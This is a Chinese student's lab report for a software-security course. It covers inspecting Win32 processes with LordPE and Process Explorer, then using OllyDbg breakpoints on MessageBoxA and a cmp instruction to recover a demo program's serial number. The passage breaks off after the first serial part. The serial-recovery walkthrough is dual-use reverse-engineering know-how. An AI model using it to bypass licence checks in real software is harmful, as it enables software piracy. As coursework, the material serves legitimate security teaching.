“软件安全”实验报告

**.**

**班 级：　信安1901班　　　　　　　.**

**姓名：　李欣宇　 　　　　　　　　.**

**学号：　U201911658　　　 　　　　.**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **项目** | **撰写规范** | **实验过程** | **问题分析与小结** | **总分** | **教师签字** |
| 分值 | 20 | 50 | 30 | 100 |  |
| 评分 |  |  |  |  |  |

# 目　录

[目　录 I](#_Toc54025130)

[1 Win32漏洞攻防工具使用与实例分析 1](#_Toc54025131)

[1.1 实验目的 1](#_Toc54025132)

[1.2 实验要求 1](#_Toc54025133)

[1.3 实验环境 1](#_Toc54025134)

[1.4 实验过程记录 1](#_Toc54025135)

[2 Win32漏洞实例分析 8](#_Toc54025136)

[2.1 实验目的 8](#_Toc54025137)

[2.2 实验要求 8](#_Toc54025138)

[2.3 实验环境 8](#_Toc54025139)

[2.4 实验过程记录 8](#_Toc54025140)

[2.实验遇到的难点与问题分析 20](#_Toc54025141)

[3.实验小结 21](#_Toc54025142)

[4.课程意见与建议（可选） 22](#_Toc54025143)

# Win32漏洞攻防工具使用与实例分析

## 实验目的

* 掌握Win32进程的原理；
* 掌握PE格式文件以及载入原理；
* 掌握反汇编代码分析工具分析原理与使用方法。

## 实验要求

* 需独立使用进程分析工具分析Win32进程空间信息；
* 以小组为单位完成反汇编分析以获得演示程序的序列号。
* 测试与掌握函数反汇编执行流程


## 实验环境

* 操作系统：Windows 7
* 目标软件：DemoD2021\_Debug.exe
* 分析工具：LordPE, OllyDbg


## 实验过程记录

* **使用LordPE和ProcesssExplorer 分析Win32进程空间信息**



1.结合LordPE.exe对进程的PID进行分析，观察到关键进程在LordPE中也可查到对应的PID值，在ProcExp中以十进制表示，LordPE中以十六进制表示，进程的分布并不是完全依靠ProcexP中树型图的结构，对于一些底层支持的进程，申请位置较靠前，其余进程基本依靠调用顺序进行空间的分配。




2. 选取分析对象为Demo2021\_Debug.exe程序对单个进程进行分析



3.双击后可以看到该进程的详细信息，包括CPU优先权、虚拟内存占用大小、所在页和读写次数等；点击线程可观察到该进程包含5个线程。




4.更进一步，双击线程可查看该线程的栈空间调用信息，信息从下向上读取，可观察到，Demo2020线程调用的栈信息和顺序，如下：




* **使用OD分析获得Demo2021\_Debug.exe的序列号**


1.根据报错提示输入四部分序列号，根据提示框得知序列号形式为“xxxx-xxxx-xxxx-xxxx”。由此可知该序列号破解存在一个切入点，即序列号错误时MassageBoxA的调用。因此利用OD的“设置API断点”对所有MassageBoxA设下断点，如下图：

2.运行程序，输入任意测试序列号后，成功截断。分析此时堆栈中的信息提示，观察到图中最后一行提及父函数，点击该行并回车后将进入父函数，在该模块中中使用智能搜索，找到四部分序列号的提示，双击定位到其代码处。






3.在第一部分比对之前设置硬件执行断点，成功断下之后，使用F8单步执行，观察运行到 cmp eax,ecx时，eax和ecx寄存器的值，发现eax即为我们输入的值，则ecx即为正确序列号的第一部分，将其放入第一部分序列号中重新运行，发现提示，第一部分序列号正确。

